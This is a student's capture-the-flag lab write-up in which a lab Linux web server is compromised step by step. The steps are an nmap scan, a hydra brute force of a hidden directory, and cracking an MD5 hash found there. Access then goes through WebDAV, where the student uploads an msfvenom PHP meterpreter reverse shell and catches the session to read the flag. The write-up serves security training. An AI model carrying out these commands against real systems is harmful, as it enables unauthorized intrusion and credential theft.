

DAY 1: Instructions

Complete the following to find the flag:

- Discover the IP address of the Linux web server.

```
Shell No. 1
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
20 Captured ARP Req/Rep packets, from 2 hosts. Total size: 840
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.105 00:15:5d:00:04:0f 3      126  Microsoft Corporation
192.168.1.1   00:15:5d:00:04:0d 17     714  Microsoft Corporation

root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 07:43 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

- Locate the hidden directory on the web server.
 - **Hint:** Use a browser to see which web pages will load, and/or use a tool like `dirb` to find URLs on the target site.

```

root@Kali:~# ssh vagrant@192.168.1.105
vagrant@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Sat May 14 14:44:52 UTC 2022

System load:  0.08          Processes:            106
Usage of /:   58.3% of 9.78GB Users logged in:          1
Memory usage: 7%           IP address for eth0: 192.168.1.105
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

311 packages can be updated.
189 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat May 14 14:15:46 2022
vagrant@server1:~$ █





```

Index of /



192.168.1.105

Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 company_blog/	2019-05-07 18:23	-	
 company_folders/	2019-05-07 18:27	-	
 company_share/	2019-05-07 18:22	-	
 meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



- Brute force the password for the hidden directory using the hydra command:
 - **Hint:** You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
 - **Hint:** hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>

```

root@Kali:/# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
root@Kali:/# cd /usr/share/wordlists/rockyou.txt.gz
bash: cd: /usr/share/wordlists/rockyou.txt.gz: Not a directory
root@Kali:/# cd /usr/share/wordlists
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists#

```

```


root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

```

```

[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-14 08:11:01
root@Kali:/usr/share/wordlists#

```



Index of /company_folders/secret_f

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Index of /webdav 192.168.1.105/company_fol CrackStation - Online Pa +

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

- Break the hashed password with the Crack Station website or John the Ripper.

https://crackstation.net

Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

CrackStation

Defuse.ca · Twitter

Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot reCAPTCHA Privacy · Terms

Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Exact match, Partial match, Not found.

- Connect to the server via WebDav.
 - **Hint:** Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.
- Upload a PHP reverse shell payload.
 - **Hint:** Try using your scripting skills! MSVenom may also be helpful.


```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```



- Execute payload that you uploaded to the site to open up a meterpreter session.


```

msf5 > use 5
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set L
search services sessions set setg
msf5 exploit(multi/handler) > set L
set LHOST set LISTENERTIMEOUT set LOGLEVEL set LPORT
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set L
set LHOST set LISTENERTIMEOUT set LOGLEVEL set LPORT
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90    yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90    yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:60494) at 2022-05-14 08:55:50 -0700

meterpreter >

```

- Find and capture the flag.


```
vagrant@server1: ~  
File Actions Edit View Help  
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.105:60700) at 2022-05-14 09:12:15 -0700  
meterpreter > shell  
Process 3143 created.  
Channel 0 created.  
cd /  
ls  
bin  
boot  
dev  
etc  
flag.txt  
home  
initrd.img  
initrd.img.old  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
swap.img  
sys  
tmp  
usr  
vagrant  
var  
vmlinuz  
vmlinuz.old  
cat flag.txt  
bing0w@5h1sn@m0
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.